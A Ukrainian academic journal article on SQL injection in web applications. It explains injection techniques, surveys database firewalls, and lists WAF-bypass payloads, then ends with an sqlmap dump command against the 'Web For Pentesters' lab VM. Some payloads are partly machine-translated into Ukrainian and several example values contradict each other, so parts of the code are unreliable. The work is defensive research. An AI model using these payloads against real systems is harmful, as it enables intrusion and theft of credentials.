КІБЕРБЕЗПЕКА: освіта, наука, техніка
CYBERSECURITY: EDUCATION, SCIENCE, TECHNIQUE
№ 1 (25), 2024
ISSN 2663 - 4023
DOI 10.28925/2663-4023.2024.25.177199
УДК 004.49

Терещенко Катерина Володимирівна
студентка
Національний авіаційний університет, Київ, Україна
ORCID ID: 0009-0008-8469-9854
katerina60411@gmail.com

Терещенко Тетяна Павлівна
старший науковий співробітник
Військовий інститут телекомунікацій та
інформатизації імені Героїв Крут, Київ, Україна
ORCID ID: 0000-0002-9659-7897
tetiana.tereshchenko@viti.edu.ua

Черниш Юлія Олександрівна
старший науковий співробітник
Військовий інститут телекомунікацій та
інформатизації імені Героїв Крут, Київ, Україна
ORCID ID: 0000-0002-6626-5656
yuliia.chernysch@viti.edu.ua

Штонда Роман Михайлович
начальник науково-дослідного відділу
Військовий інститут телекомунікацій та
інформатизації імені Героїв Крут, Київ, Україна
ORCID ID: 0000-0001-5986-0847
roman.shtonda@viti.edu.ua

Бокій Олена Володимирівна
науковий співробітник
Військовий інститут телекомунікацій та
інформатизації імені Героїв Крут, Київ, Україна
ORCID ID: 0009-0006-3459-5665
olenabokiy1971@gmail.com

АНАЛІЗ ПРОБЛЕМИ SQL-ІНЄКЦІЙ В ВЕБ-ЗАСТОСУНКАХ

Анотація. Використання веб-додатків наділяє виробничі та бізнес-процеси новими якостями, перш за все такими як: висока мобільність бізнесу; доступність сервісів; безперервність бізнес-процесів; масштабованість одержуваного ефекту тощо. Враховуючи всі ці обставини, питання забезпечення інформаційної безпеки при обробці та зберіганні персоніфікованої та «чутливої» корпоративної інформації, зберігають найвищий пріоритет і є вкрай актуальним напрямом діяльності, як для спеціалістів відповідних підрозділів компаній (відділів та служб інформаційної безпеки), так і для профільних фахівців галузі інформаційної безпеки. SQL-ін'єкція — одна з найпоширеніших технік злому програм та веб-сайтів, що працюють з різними базами даних. Атака, як правило, проводиться на основі впровадження в різні типи запитів некоректних SQL операторів, що дозволяє зловмиснику отримати практично повний несанкціонований доступ до відповідної бази даних, локальних файлів, а також можливість віддаленого виконання довільних операцій на сервері. Крім того, SQL-атаки часто є результатом неекранованого введення, що передається сайту і використовується як частина запиту до бази даних. У статті наведено короткий огляд відомих технік злому програм і веб-сайтів, що працюють з базами даних. На основі проведеного аналізу основних різновидів SQL-атак виділено найбільш серйозні типи загроз. Звернуто увагу на необхідність періодичного тестування та моніторингу веб-сайтів, що є актуальним засобом захисту від SQL-ін'єкцій. Відзначено, що найкращий метод тестування — спроба піддати код SQL-ін'єкції. Розглянуті способи захисту здатні підвищити загальний рівень безпеки програмних

продуктів від атак типу «SQL-ін'єкція», забезпечують коректну роботу додатків та цілісність даних користувача. Розглянуто використання методів і засобів тестування веб-додатків на стійкість до атак відмови в обслуговуванні (DoS-атак). Підхід, що відображений в статті надасть можливість виявляти вразливості та потенційні загрози, які можуть бути використані зловмисниками для несанкціонованого доступу до веб-ресурсів.

Ключові слова: SQL-ін'єкція; бази даних; ідентифікація та експлуатація; позасмугова SQL-атака; внутрішньосмугова SQL-атака; захищене інформаційне середовище; кібербезпека; захист інформації.

ВСТУП

В останні роки практично у всіх сучасних компаніях, що працюють у сфері високих технологій, все більшої популярності набуває тенденція використання в бізнес-процесах різноманітних веб-додатків, інформаційні ресурси яких обробляють і зберігають персональні дані клієнтів, компаній підрядників і, безпосередньо, власників компаній. Використання веб-додатків наділяє виробничі та бізнес-процеси новими якостями, перш за все такими як: висока мобільність бізнесу; доступність сервісів; безперервність бізнес-процесів; масштабованість одержуваного ефекту тощо. Враховуючи всі ці обставини, питання забезпечення інформаційної безпеки (ІБ) при обробці та зберіганні персоніфікованої та «чутливої» корпоративної інформації, зберігають найвищий пріоритет і є вкрай актуальним напрямом діяльності, як для спеціалістів відповідних підрозділів компаній (відділів та служб ІБ), так і для профільних фахівців галузі ІБ.

Так, за статистикою Positive Technologies [1], близько 70% веб-сайтів піддаються різним атакам, серед яких одне з перших місць займають атаки типу SQL-ін'єкція.

Постановка проблеми. SQL-ін'єкція — одна з найпоширеніших технік злому програм та веб-сайтів, що працюють з різними базами даних [2]. Атака, як правило, проводиться на основі впровадження в різні типи запитів некоректних SQL операторів, що дозволяє зловмиснику отримати практично повний несанкціонований доступ до відповідної бази даних (БД), локальних файлів, а також можливість віддаленого виконання довільних операцій на сервері. Крім того, SQL-атаки часто є результатом неекранованого введення, що передається сайту і використовується як частина запиту до БД [2].

Таким чином, питання організації протидії атакам типу «SQL-ін'єкція» є актуальним напрямом діяльності та вимагають постійної модифікації вже існуючих та розробки нових способів захисту та методик протидії.

Аналіз останніх досліджень і публікацій. На сьогоднішній час існує велика кількість досліджень та публікації, провідних вітчизняних та закордонних науковців, стосовно атак типу «SQL-ін'єкція», а також розробки нових способів захисту та методик протидії ним.

В роботі [3] були досліджені атаки типу SQL-ін'єкція, наведені приклади реалізації, методи впровадження ін'єкції та основні методи захисту від впровадження SQL-коду.

Робота [4] досліджує проблему SQL-ін'єкцій, технологію розподіленого реєстру та розроблено систему захисту від SQL-ін'єкцій з використанням цієї технології. Розглянута система забезпечує ефективний захист від SQL-ін'єкцій та зменшує ризик витоку конфіденційної інформації.

У [5] звернуто увагу на необхідність періодичного тестування і моніторингу веб-сайтів, що є актуальним засобом захисту від SQL-ін'єкцій, відзначено, що найкращий метод тестування — спроба піддати код SQL-ін'єкції.

Стаття [6] закінчується висновками, які підкреслюють важливість розуміння ризиків SQL-ін'єкцій та використання правильних інструментів для їх виявлення, наголошується на тому, що автоматизовані сканери не є універсальним рішенням, і вони повинні супроводжуватися ручною перевіркою та аналізом. Стаття [6] вказує на необхідність постійного оновлення сканерів та комбінації автоматизованих та ручних методів для забезпечення найвищого рівня безпеки. Вона надає корисний огляд різних аспектів в тому числі аспектів використання автоматизованих сканерів вразливостей до SQL-ін'єкцій у веб-додатках.

Додатково при дослідженні [7] було визначено, що процес сканування на предмет вразливостей типу «SQL-ін'єкція» є складнішим для додатків типу Single Page Application, що також потребує рішення в якості окремого випадку задачі підвищення ефективності пошуку вразливостей веб-додатків.

Метою наукової статті [8] є вивчення проблематики SQL-ін'єкцій, їх наслідків та надання ефективних стратегій для протидії цим атакам. Вона надає глибше розуміння ризиків, пов'язаних з SQL-ін'єкціями, а також пропонує практичні поради забезпечення безпеки програмних систем, що використовують бази даних.

Математична модель технології тестування уразливості до SQL-ін'єкцій відрізняється від відомих, вдосконаленим способом визначення відстані між результатами ін'єкції [9].

Разом з тим проблема пошук нових шляхів виявлення вразливостей та потенційних загроз, які можуть бути використані зловмисниками для несанкціонованого доступу до веб-ресурсів, досі потребує поглибленого розгляду.

Мета статті. Дослідження полягає у тому, щоб надати змогу спеціалістам з кібербезпеки імітувати кібератаки зловмисників на власні веб-застосунки, веб-сайти та інші веб-ресурси для завчасного реагування на них ще до їх виникнення. Підхід, що відображений в статті надасть можливість виявляти вразливості та потенційні загрози, які можуть бути використані зловмисниками для несанкціонованого доступу до веб-ресурсів.

РЕЗУЛЬТАТИ ДОСЛІДЖЕННЯ

Ін'єкційні атаки належать до широкого класу векторів атак. Під час ін'єкційної атаки зловмисник вводить у програму довільний код. Цей код обробляється інтерпретатором як частина команди або запиту і призводить до зміни логіки роботи програми.

Однією з найдавніших і найризикованіших форм атак є ін'єкції на веб-застосунки. Їхні наслідки включають крадіжку даних, втрату цілісності інформації, відмову в обслуговуванні та компрометацію системи. Недостатня перевірка введених користувачем даних зазвичай призводить до впровадження ін'єкцій. Атаки типу «SQL-ін'єкції» в основному зосереджені на веб-програмах, але будь-яка програма, яка керує базами даних і програмами на стороні клієнт-сервера, може бути вразливою до цього типу вразливості.

SQL-ін'єкції є одним із найпоширеніших видів атак даного класу. Хоча перша значуща згадка датується 1998 роком, цей тип ефективно використовує вразливості сучасних веб-застосунків. Зміст атаки включає використання вразливостей веб-застосунку, який формує SQL-запити із введення користувача. Успішна SQL-ін'єкція може надати неавторизованому користувачеві дозвіл на отримання доступу до

конфіденційної інформації, зміну даних у відповідних базах, виконання операцій привілейованих користувачів (таких як зупинка роботи системи керування базами даних (далі — СКБД), відновлення вмісту застарілих файлів у файловій системі СКБД).

Розгортання інструкцій SQL-ін'єкції — різновид атак, метою яких є несанкціонований збір, зміна та видалення інформації із системи керування базами даних, а також, у деяких випадках, отримання повного контролю як над сервером СКБД, так і над його операційною системою. Ін'єкції виконуються через веб-сервери, які створюють запити до серверів СКБД на основі інформації, введеної користувачем. Якщо інформація, що надходить від клієнта, погано відфільтрована, зловмисник може змінити запит, надісланий програмою до сервера СКБД. При цьому цей запит буде виконано з тим самим рівнем привілеїв, що й веб-додаток. У більшості випадків SQL-ін'єкцію можна виконати лише тоді, коли під час спроби виконати сервер бази даних відповідає помилкою на погано складений запит. Ці помилки можна назвати «помилками першого роду». Однак повідомлення про помилки бази даних не завжди зрозумілі. Розробники дуже часто помиляються, тому, щоб довести успішність SQL-ін'єкції, зловмисники шукають помилки всюди, де тільки можливо. Коли зловмисник ініціює атаку, його початкова дія полягає в пошуку певних фраз, таких як «ODBC», «SQL Server» і «Syntax» у повідомленні про помилку. Однак розробники нерідко приховують повідомлення про помилки, що надходять із сервера бази даних. Натомість вони обирають інший підхід, коли програмний код генерує власні помилки, які називаються «помилками другого роду», що свідчить про більш сприятливу техніку програмування. Для глибшого розуміння характеру помилки додаткову інформацію можна знайти в прихованому Input-введенні, коментарях та інших елементах сторінки-htmi. Хоч й існують деякі веб-програми, що можуть відображати повідомлення про помилку без будь-яких супровідних деталей у тілі відповіді-http, однак необхідна інформація міститиметься в заголовку. Значна кількість веб-додатків зазвичай включає в себе такі функції налагодження та тестування, але їх часто забувають відключити або повністю видалити.

Вищезазначеними помилками ефективно користуються зловмисники, використовуючи при цьому відповідні прийоми і методи, про які буде зазначено далі [5], [10] – [15].

Зміна вхідних параметрів шляхом додавання в них конструкцій мови-SQL

У цьому випадку мова йде про вставлення SQL-коду в запит, який використовує параметр id, тобто числовий тип, як вхідний параметр.

Наприклад, розглянемо наступний URL:

http: //localhost/test_1? book_id = 1

Можна припустити, що буде зроблено наступний запит до СКБД:

"SELECT * FROM Books WHERE Book_ID = id"

В даному запиті Books — певна таблиця книг, Book_ID — унікальний номер книги в таблиці Books, id — параметр, що отримується сервером. Очевидно, що якщо переданий на сервер параметр id дорівнює, наприклад, 60, буде виконано наступний SQL-запит:

"SELECT * FROM Books WHERE Book_ID = 100"

Якщо передати на сервер в якості параметра id рядок "-1 OR 1 = 1", то буде сформований наступний SQL-запит:

"SELECT * FROM Books WHERE Book_ID = -1 OR 1 = 1"

В результаті виконання цього SQL-запиту сервер відобразить всі книги, доступні в базі даних, оскільки Book_ID = -1 не є умовою за замовчуванням, а умова 1 = 1 завжди

істинна. Таким чином, зрозуміло, що зміна вхідних параметрів за допомогою SQL-ін'єкцій змінює логіку всього SQL-запиту.

SQL-ін'єкція в строкові параметри

SQL-ін'єкції даного методу схожі на попередні, але з певною особливість — обхід авторизації. Припустимо, що код веб-додатку наступний:

```
SQLQuery = "SELECT Username FROM Users WHERE Username = '" &
strUsername & " 'AND Password ='" & strPassword & " '"
strAuthCheck = GetQueryResult (SQLQuery)
If strAuthCheck = "" Then
boolAuthenticated = False
Else
boolAuthenticated = True
End If
```

Отже, ось що відбувається, коли користувач відправляє логін і пароль. Запит буде проходити через таблицю users, аби перевірити, чи збігаються дані, введені користувачем, з даними, що містяться в цій таблиці. Якщо такі дані знайдено, ім'я користувача зберігатиметься в змінній strAuthCheck, яка вказує на те, що користувач повинен бути аутентифікований. Без цих даних змінна strAuthCheck буде порожньою, і користувач не зможе пройти аутентифікацію.

Іншим випадком є реалізація коду в операторі LIKE. Припустимо, у нас є запит, в результаті виконання якого, користувач отримує вибірку статей. Стаття включається до вибірки, якщо в її назві є потрібне слово. Тоді SQL-запит матиме вигляд:

```
"SELECT Book_ID, Book _Date, Book _Caption, Book _Text,
Book _ID_Author FROM Books WHERE Book _Caption
LIKE ( '% Search_Text%') "
```

В даному запиті Books — деяка таблиця статей, Book_ID — унікальний номер книги, Book_Date — дата публікації книги, Book_Caption — опис книги, Book_Text — текст книги, Book_ID_Author — унікальний номер автора книги в таблиці Books, Search_Text — переданий параметр.

Використання UNION

Багато веб-додатків використовують динамічний вміст, отриманий із бази даних за допомогою цього оператора, для створення сторінок. Як правило, частина запиту, з якої проводять маніпуляції, розташована в умові з оператором WHERE. Можна змінити запит таким чином, щоб повертав записи, які не призначені самим запитом. Це досягається за допомогою оператора UNION, який дає змогу використовувати декілька операторів SELECT в одному запиті. Він дотримується цієї моделі:

```
"SELECT Company FROM Shippers WHERE 1 = 1 UNION ALL SELECT Company
FROM Customers WHERE 1 = 1"
```

Цей запит поверне записи як для першого, так і для другого запиту разом. Оператор ALL життєво важливий, щоб уникнути необхідності SELECT DISTINCT або, загалом, створювати лише один запит.

Порівнявши, цей запит з описаним вище можна стверджувати, що вони майже ідентичні, лише в цьому випадку параметр City взято в круглі дужки, тому рядок ін'єкції також повинен містити їх. Змінимо попередню ін'єкцію наступним чином:

```
" ') UNION SELECT OtherField FROM OtherTable WHERE (' '='"
```

Відповідно, на сервер буде відправлено наступний запит, який буде синтаксично правильним:

"SELECT Name, Surname, Title, FROM Employees WHERE (City = '') UNION SELECT OtherField From OtherTable WHERE ('' = '')"

Екранування хвоста запиту

Цей тип атаки з використанням SQL-коду можна зустріти, якщо запит має складну структуру, до якої досить складно або навіть неможливо застосувати UNION. Наприклад, розглянемо запит:

"SELECT Author FROM Journals WHERE Author_ID = id AND
Author_Name LIKE ('J%') "

В даному запиті Journals — таблиця періодичних видань, Author_ID — унікальний номер учасника періодичного видання, Author_Name — ім'я автора періодичного видання, id — переданий параметр. Сервер генерує вибір імені автора на основі переданого параметра id, лише якщо ім'я автора починається з літери «J». У цьому випадку зловмиснику досить складно впровадити UNION у запит, тому використовується екранування запиту. Зокрема, передається таке значення параметра -1 UNION SELECT usr_name, пароль FROM admin /*.

Запит набуває наступного вигляду:

"SELECT Author FROM Journals WHERE Author_ID = -1 UNION
SELECT usr_name, password FROM admin / * AND Author_Name
LIKE ('J%') "

Результатом цього запиту, швидше за все, є відсутність автора з унікальним номером -1, тому він вибирає ім'я користувача та пароль із таблиці адміністратора, а зловмисник коментує частину запиту, обмежуючи вибір іменем автора. Таким чином, частина запиту AndAuthor_Name, подібна ('J%'), не впливає на виконання. Залежно від типу СУБД запити перевіряються звикористанням різних символів коментарів.

Розщеплення SQL-запиту

Такий тип атаки виконує декілька SQL-запитів замість запланованого одного. Для цього зловмисники використовують символ «;» (крапка з комою). Однак не всі версії SQL підтримують цю можливість. Припустимо, у нас є запит:

"SELECT * FROM Journals WHERE Journal_ID = id"

В даному запиті Journals — таблиця періодичних видань, Journal_ID — унікальний номер періодичного видання в таблиці Journals, id — параметр, що отримується сервером. Наприклад, ми можемо спробувати передати наступне значення замість звичайного значення параметра:

"80; INSERT INTO admin (usr_name, password)
VALUES ('AdmName', '1234') "

Тоді запит матиме такий вигляд:

"SELECT * FROM Journals WHERE Journal_ID = 80; INSERT INTO
admin (usr_name, password) VALUES ('AdmName', '4320') "

В цьому випадку в одному запиті будуть виконані 2 команди:

"SELECT * FROM Journals WHERE Journal_ID = 80"

"INSERT INTO admin (usr_name, password) VALUES 18 ('AdmName', '4320') "

У підсумку в таблицю admin буде додано запис щодо нового адміністратора.

Особливості SQL-ін'єкцій для різних СКБД (PostgreSQL, MySQL, MsSQL Server, MariaDB)

Звичайно, всі розглянуті СКБД управляються з використанням мови-SQL. Але вони мають різні діалекти. Отже, те, що працює в одній СКБД, може не працювати в іншій СКБД. У таблиці 1показані подібності та відмінності між розглянутими СКБД.

ISSN 2663 - 4023

Таблиця 1

Подібність і відмінності СКБД

Показники	**PostgreSQL**	**MSSQL**	**MySQL**	**MariaDB**
Коментарі	і / *	і / *	і / ** / і #	і / ** / і #
Об'єднання запитів	union	union	union для v.3>	union
Розщеплення запитів	;	;	немає	немає

У табл. 1 зображені лише ті оператори, які можуть бути корисними під час проведення атаки типу «впровадження SQL-коду». Як бачимо, додавання коментарів не скрізь однакове. Так, наприклад, у СКБД PostgreSQL і MSSQL вони однакові, але в MySQL і MariaDB є додаткові способи коментування.

Об'єднання запитів за допомогою оператора UNION присутнє всюди, але в MySQL версії 3 і нижче цей оператор відсутній, що унеможливлює проведення SQL-ін'єкції. Розщеплення запиту можливе лише в СКБД PostgreSQL і MSSQL, а в інших розглянутих СКБД така можливість відсутня.

Аналіз існуючих контролів захисту

При розгляді імплементації фаєрволу, як окремої системи протидії, важливо врахувати наявні контролі захисту. Це дозволить зробити правильні висновки щодо ефективності фаєрволу для баз даних, враховуючи переваги і недоліки існуючих рішень.

Різні СКБД мають різні протоколи клієнт-серверного зв'язку і діалекти мови-SQL. Тому неможливо використовувати один і той же фаєрвол для різних баз даних. На ринку існує кілька фаєрволів для баз даних, таких як: MySQL Enterprise Firewall, DataArmor, Oracle Firewall і т. д. Порівняння типів захисту даних наведено в табл. 2.

Таблиця 2

Порівняльна таблиця фаєрволів для баз даних

Показники	**MySQL Enterprise Firewall**	**Oracle Firewall**	**Data Armor**
Прослуховування трафіку	присутнє	присутнє	присутнє
Блокування підозрілих запитів	присутнє	присутнє	присутнє
Навантаження на базу даних	є	немає	немає
Підтримка декількох баз даних	немає	за умови наявності додаткового пакета	за умови наявності додаткового пакета
Вартість	$ 2000 - $ 6000	$ 6000. + підтримка $ 1000 в рік	за додаткову плату, але вартість дізнатися не вдалося

З табл. 2 видно, що всі приведені вище засоби захисту баз даних мають такі функції:

- прослуховування трафіку;
- блокування підозрілих запитів. У цьому режимі всі запити аналізуються. Безпечні запити записуються в лог-файл і передаються на сервер баз даних. Запити, що містять ін'єкції, також записуються в лог, відмічаються як підозрілі і блокуються.

Сучасні технології обходу фаєрволів

Зазвичай, web application firewall (далі — WAF) розгортаються як проксі-сервер перед веб-додатками, тому вони не мають доступу до всього трафіку в мережі. Шляхом

відстеження трафіку до веб-додатку, фаєрвол може аналізувати запити перед їх передачею. Виходячи з цього, WAF має неодмінну перевагу перед системою попередження вторгнень (далі — IPS). Так як IPS призначені для моніторингу всього мережевого трафіку, вони не можуть проводити детальний аналіз на рівні застосунків, як WAF.

Однак, WAF мають свої недоліки, тому варто розглянути методи реалізації обходу фаєрволів.

Обхід WAF: SQLi — Метод нормалізації

Приклад 1.

уразливості у функції запиту Normalization. Наступний запит не дозволяє нікому проводити атаку:

/? id = 1 + union + select + 1,2,3 / *

Якщо у WAF існує відповідна уразливість, цей запит буде успішно виконано:

/? id = 1 / * union * / union / * select * / select + 1,2,3 / *.

Після обробки WAF запит стане:

index.php? id = 1 / * uni x на * / union / * sel x ect * / select + 1,2,3 / *.

Цей приклад працює при очищенні небезпечного трафіку, а не при блокуванні всього запиту або джерела атаки.

Використання забруднення http параметрів http parameter pollution (HPP).

Наступний запит не дозволяє нікому проводити атаку:

/? id = 1, виберіть + 1,2,3 + від + користувачів + де + id = 1--.

Цей запит буде успішно виконано з використанням:

/? id = 1; виберіть + 1 & id = 2,3 + від + користувачів + де + id = 1--.

Успішне проведення атаки HPP в обхід WAF залежить від середовища нападу програми.

Уразливий код:

SQL = «вибір ключа з таблиці де id =» + Request.QueryString («id»).

Цей запит успішно виконаний з використанням техніки:

/? id = 1 / ** / union / * & id = * / select / * & id = * / pwd / * & id = * / from / * & id = * / users.

SQL-запит стає ключем вибору з таблиці де:

id = 1 / ** / union / *, * / select / *, * / pwd / *, * / від користувачів / *, * / користувачів;

ByPassing WAF: SQL Injection — http parameter fragmentation (далі — HPF) за допомогою фрагментації параметрів HTTP (HPF).

Приклад з вразливим кодом:

Запит ("вибераємо * з таблиці, де a =". $ _ GET ['a']. "I b =". $ _ GET ['b']);

Запит ("вибераємо * з таблиці, де a =". $ _ GET ['a']. "I b =". $ _ GET ['b']. "Limit". $ _ GET ['c']).

Наступний запит не дозволяє нікому проводити атаку:

/? a = 1 + union + select + 1,2 / *.

Ці запити можуть бути успішно виконані за допомогою HPF:

/? a = 1 + union / * & b = * / select + 1,2 /? a = 1 + union / * & b = * / select + 1, pass / * & c = * / від + users--.

Запити-SQL стають:

виберіть * з таблиці, де a = 1 union / * i b = * / select 1,2;

виберіть * з таблиці, де a = 1 union / * i b = * / select 1, pass / * limit * / від користувачів.

Обхід WAF: сліпий ввід SQL з використанням логічних запитів AND / OR.

Наступні запити дозволяють здійснити успішну атаку для багатьох WAF:

/? id = 1 + АБО + 0×50 = 0×50;

/? id = 1 + i + ascii (нижній (середній ((виберіть + pwd + від + користувачів + ліміт + 1,1), 1,1))) = 74 24.

Знаки заперечення та нерівності (! =, <>,) можна використовувати замість рівня рівності — дивно, але багато WAF пропускають це.

Стає можливим скористатися вразливістю методом сліпого SQL Injection шляхом заміни функцій SQL, які потрапляють до підписів WAF з їх синонімами.

substring () -> mid (), substr ()

ascii () -> hex (),

бенчмарк bin () () -> sleep ()

Широкий вибір логічних запитів.

i 1

або 1

i 1 = 1

i 2 < 3

i 'a' = 'a'

i 'a' <> 'b'

i char (32) = ''

i 3 <= 2

i 5 <=> 4

i 5 <=> 5

i 5 є нульовими

або 5 не є нульовими.

Відомо:

substring ((виберіть 'password'), 1,1) = 0×70

substr ((виберіть 'пароль'), 1,1) = 0×70

mid ((виберіть 'password'), 1,1) = 0×70

Нове:

strcmp (ліворуч ('password', 1), 0×69) = 1

strcmp (ліворуч ('password', 1), 0×70) = 0

strcmp (ліворуч ('password', 1), 0×71) = -1

STRCMP (expr1, expr2) повертає 0, якщо рядки однакові, -1, якщо перший аргумент менше ніж другий, і 1 інакше.

Обхід підпису WAF

Наступний запит надходить до підпису WAF

/? id = 1 + union + (виберіть + 1,2 + від + користувачів)

Але іноді використовувані сигнатури можна обійти

/? id = 1 + union + (виберіть + 'xz'from + xxx)

/? id = (1) союз (виберіть (1), середину (хеш, 1,32) від (користувачів))

/? id = 1 + union + (select'1 ', concat (логін, hash) від + користувачів)

/? id = (1) union (((((((виберіть (1), hex (хеш) від (користувачів)))))))))

/? id = (1) або (0x50 = 0x50)

В процесі аналізу існуючих засобів контролю безпеки та способів їх обходу було виявлено, що існуючі методи реалізації брандмауерів є недосконалими, і пошук способів захисту від існуючих вразливостей став нагальним завданням.

ISSN 2663 - 4023

Наступним кроком нашого дослідження є виконання ідентифікації та експлуатації вразливостей до атак SQL-ін’єкція.

Для цього:

завантажуємо образ «Web For Pentesters» з веб-сайту www.pentesterlab.com та створюємо віртуальну машину. У браузері відкриваємо веб-додаток (рис. 1).



Рис. 1. Відкритий веб-додаток «Web For Pentesters»

Переходимо за посиланням «SQL injections → Example 1». Послідовно вводимо такі запити, звертаючи основну увагу на висновок веб-додатка.

Автоматичний запит при переході:

http://192.168.26.120/sqli/example1.php?name=root

Проаналізувавши цей запит, можна відзначити можливість використання не захищеного методу HTTP для підключення до сервера за вказаною IP-адресою. Запит отримує інформацію з файлу «example1.php», використовуючи ідентифікатор «name» із значенням «root».

Отже, існує потенціал змінити значення ідентифікатора «name» у запиті, замінивши «root» на інше значення, і очікувати відмінну відповідь від сервера. Наприклад, замінивши «root» на «admin», можна отримати відмінний результат від початкового (рис. 2).

Це може вказувати на можливу уразливість, яку можна використовувати для модифікації запиту та потенційно застосувати в зловмисних цілях.



Рис. 2 Заміна ідентифікатора «name» зі значенням «root» на «admin»

ISSN 2663 - 4023

sqli/example1.php?name=root'–

З цього запиту можна зрозуміти, що відбувається певна фільтрація (URL-шифрування) спеціальних символів для упередження SQL ін’єкцій (рис. 3).

Рис. 3 Фільтрація спеціальних символів для упередження SQL ін’єкцій

sqli/example1.php?name=root"
sqli/example1.php?name=root'%201=1
sqli/example1.php?name=root'%201=1#
sqli/example1.php?name=root'%201=1%20—
sqli/example1.php?name=root'%201=1%20/*
(всі запити вище фільтруються, і не дають змоги використати SQL-ін’єкції);
sqli/example1.php?name=root'%20'1'='1 (рис. 4)



Рис. 4. Запит sqli/example1.php?name=root'%20'1'='1

sqli/example1.php?name=root'%20'1'='2 (рис. 5)



Рис. 5. Запит sqli/example1.php?name=root'%20'1'='2

sqli/example1.php?name=root'%23sqli (рис. 6)



Рис. 6. Запит sqli/example1.php?name=root'%23sqli

ISSN 2663 - 4023

Останні три запити дозволяють зробити висновок про уразливість параметра «name» до атаки SQL-injection.

Виконаємо таку команду:

python sqlmap.py –p name —dmbs=mysql —dump –u http://IP_address/sqli/example1.php?name=root (рис.7)

